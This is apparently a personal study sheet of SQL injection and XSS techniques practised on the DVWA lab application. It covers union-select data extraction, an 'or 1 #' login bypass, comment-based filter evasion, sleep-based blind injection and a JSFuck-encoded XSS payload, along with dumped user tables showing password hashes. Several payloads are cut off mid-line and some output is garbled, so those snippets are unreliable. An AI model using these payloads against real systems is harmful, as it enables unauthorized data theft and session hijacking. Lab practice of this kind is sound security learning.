

SQL Injection & XSS Playground

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This is my playground for SQL injection and XSS

Classic SQL Injection

Union Select Data Extraction

```
mysql> select * from users where user_id = 1 order by 7;
ERROR 1054 (42S22): Unknown column '7' in 'order clause'
mysql> select * from users where user_id = 1 order by 6;
mysql> select * from users where user_id = 1 union select 1,2,3,4,5,6;
```

```
select * from users where user_id = 1 union all select 1,(select group_concat(user,
```



Authentication Bypass

```
mysql> select * from users where user='admin' and password='blah' or 1 # 5f4dcc3b5a
```


```
mysql> select * from users where user='admin' and password='blah' or 1 # 5f4dcc3b5aa765d61d8327deb882cf99'
->;


| user_id | first_name | last_name | user | password | avatar |
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://10.0.0.14/dvwa/hackable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d35333d75ae2c3966d7e0d4fcc69216b | http://10.0.0.14/dvwa/hackable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://10.0.0.14/dvwa/hackable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/smithy.jpg |

5 rows in set (0.00 sec)
```

Second Order Injection







Conditional Select

```
mysql> select * from users where user = (select concat((select if(1>0,'adm','b')));
```

```
mysql> select * from users where user = (select concat((select if(1>0,'adm','b')),"in"));

| user_id | first_name | last_name | user | password | avatar |

| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |

1 row in set (0.00 sec)
```

Bypassing Whitespace Filtering

```
mysql> select * from users where user_id = 1/**/union/**/select/**/all/**/1,2,3,4,5
```

```
mysql> select * from users where user id = 1/**/union/**/select/**/all/**/1,2,3,4,5,6;

# user_id | first_name | last_name | user | password | avatar |
# 1 | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://l0.0.0.14/dvwa/hackable/users/admin.jpg |
# 1 | 2 | 3 | 4 | 5 |
# 2 rows in set (0.00 sec)
```

Time Based SQL Injection

Sleep Invokation

```
mysql> select * from users where user_id = 1 or (select sleep(1)+1);
```

XSS



Strtoupper Bypass


Say we have the following PHP code that takes name as a user supplied parameter:

```
1 <?php
2     $input=$_GET['name'];
3     $sanitized=strtoupper(htmlspecialchars($input));
4     echo '<form action="">';
5     echo "First name: <input type='text' name='name' value='".$sanitized."'>
```

Line 3 is vulnerable to XSS, and we can break out of the input with a single quote ':


For example, if we set the name parameter to the value of a ', we get:

\$sanitized=strtoupper(htmlspecialchars(\$input));



To bypass this constraint, we can encode our payload using JsFuck, which eliminates all the letters from the payload and leaves us with this:

```
A' onmouseover='[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
```



References

```
MySQL SQL Injection Cheat Sheet | pentestmonkey pentestmonkey.net
```

Hacking website using SQL Injection -step by step guide – Ethical Hacking Tutorials | Learn How to Hack | Hacking Tricks | Penetration Testing Lab

breakthesecurity.cysecurity.org



